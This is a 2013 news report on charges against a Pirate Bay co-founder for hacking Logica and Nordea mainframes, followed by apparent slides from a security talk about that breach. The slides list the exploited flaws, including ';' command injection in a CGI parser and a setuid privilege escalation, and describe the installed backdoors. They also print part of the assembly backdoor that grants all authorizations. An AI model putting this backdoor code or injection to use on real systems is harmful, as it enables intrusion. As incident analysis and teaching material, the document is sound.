Pirate Bay co-founder charged with hacking IBM mainframes, stealing money

Loek Essers
@loekessers

Apr 16, 2013 9:05 AM

Pirate Bay co-founder Gottfrid Svartholm Warg was charged with hacking the IBM mainframe of Logica, a Swedish IT firm that provided tax services to the Swedish government, and the IBM mainframe of the Swedish Nordea bank, the Swedish public prosecutor said on Tuesday.

"This is the biggest investigation into data intrusion ever performed in Sweden," said public prosecutor Henrik Olin.

Besides Svartholm Warg, the prosecution charged three other Swedish citizens.

Two of them live in Malmö and provided accounts for money transfers while one other—who lives in the middle of Sweder—was charged with mainframe hacking, Olin said.

The third man and Svartholm Warg were also charged with hacking into the Bisnode webservice system that is part of Logica's mainframe environment, Olin added.

2012

- ANAKATA:
  - CREATED PIRATEBAY
  - WAS SUED BY SWEDISH RIAA
  - FLED TO CAMBODIA

CAMBODIA

- CAMBODIAN HACKERS
  - Break in to neighbors wifi
  - Target Swedish RIAA lawyer
  - steal her credentials for a Swedish government application

NEXT

- GETS Z/OS
- INSTALLS HERCULES
- FIND MULTIPLE ZERO-DAYS

ZERO DAYS

- CVE-2012-5951
  - LOCAL PRIVILEGE ESCALATION
  - USES REXX AND SPAWN FUNCTION
  - EXPLOITS SETUID FILES TO GET UID 0 IN OMVS
  - SCRIPT: KUKU.RX

```
$
$
$
$
$
$
$
$
$
$
$
$
$
$ █
```


ZERO DAYS

- CVE-2012-5955
  - CGI-BIN PARSER FLAW
  - PASSING ‘;’ TO PARSER ALLOWED COMMAND EXECUTION
  - SCRIPT: UTCAM.SH

ALL SCRIPTS AVAILABLE AT:
HTTPS://GITHUB.COM/MAINFRAMED/LOGICA


BACKDOORS

- 8 C programs installed
- CSQXDISP
  - A program calling home on port 443
  - A custom interpreter phoning home
- INETD was changed (root shell on port 443)
- SSH keys added
- Custom assembly to disable RACF (Tfy.source.backdoor)




```
EDIT       TFY.SOURCE                                            Data set save
         WTO   'SERVICE 242 :: ART AND STRATEGY'
* ASCEND INTO THE MAGIC KINGDOM OF STORAGE KEY ZERO
         LA    R0,1
         SVC   242
         WTO   'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'
        MODESET KEY=ZERO,MODE=SUP
         WTO   'BUT YOU DONT SEEM TO SHARE MY AMBITIONS'
* WALK CONTROL BLOCK CHAIN TO ACEE WHICH HOLDS CURRENT AUTH CREDS
         L     R5,ASCBPVT       FOLLOW
         L     R5,ASCBASXB(R5)      ->THE
         L     R5,ASXBACEE(R5)         ->WHITE
         USING ACEE,R5                      ->RABBIT
         WTO   'I RELY UPON YOU TO BREAK THE SILENACEE'
* DISPLAY CURRENT USERID AND GROUP
         MVC   IDWOUSRI,ACEEUSRI   SET CURRENT USERID AND GROUP
         MVC   IDWOGRPN,ACEEGRPN   IN MSG TO WRITE.
         WTO   MF=(E,IDWOBLK)      WRITE THE PREPARED MSG.
* ENABLE AUTHORIZATION FOR EVERYTHING (AND THE DOG)
         OI    ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF
         OI    ACEEFLG2,ACEEALTR+ACEECNTL+ACEEUPDT+ACEEREAD
         OI    ACEEFLG3,ACEEACLT+ACEENPWR
         OI    ACEEFLG4,ACEEUATH+ACEEDASD+ACEETAPE+ACEETERM
* SET NEW LIBERATED JOB PROCEDURE NAME, USERID AND GROUP
```

NOT ME!



A user on a mailing-list has had extensive discussions with other hackers regarding how to get access to the mainframe computer relevant in this case. The discussed approach is very similar to the actual intrusion taking place a short time later. The user of our interest used a g-mail address: mainframed767@gmail.com. A request for preservation, attached to this document, has been made.



There has recently been a serious breach into a Swedish computer system that contains important and sensitive information. The person behind the Gmail account mainframed767@gmail.com has asked for and received specific information over the Internet before and during the breach that strongly suggests direct involvement in the breach.

That's me!

MORE INFO

- Read the detailed investigation
  - Most of it is in Swedish
- Read the (few) news articles
- Watch one of my talks: https://www.youtube.com/watch?v=SjtyifWTqmc

WHERE TO GO?

EVIL HACKERS


- Hacker isn't a bad word
- Not all Hackers are Bad
  - 14,000 people at DEFCON
- Demand in the hacker community

WORK WITH US

- Mainframes aren't going anywhere
  - Neither is security
- Security experts will eventually poke around, either by
  - audit mandate
  - Executive Management concerns
  - Red Team exercises

THE FUTURE

- Capture the Flag Events
- PWN 2 OWN
- CDCC
- Platform Access
- Awareness
- Sharing of known vulnerabilities



CAPTURE THE FLAG

- Systems with obvious and non-obvious issues
- Varying levels of difficulty with prizes
- Provides and outlet

PWN 2 OWN

- CanSec West Security conference Competition
- Applications prove they are ‘unhackable’
- Winners receive prizes

CCDC

- Next generation of administrators compete to keep ‘hackers’ out
- Teaches real world security and management scenarios

PLATFORM ACCESS

- RD&T is hard to get access to
- Student Access
- Hackers already have it

KNOWN VULNS

- Open up access to vulnerability
  - Portal

  &
  - Research
- Talk about it at security conferences

THANKS!

@mainframed767

mainframed767@gmail.com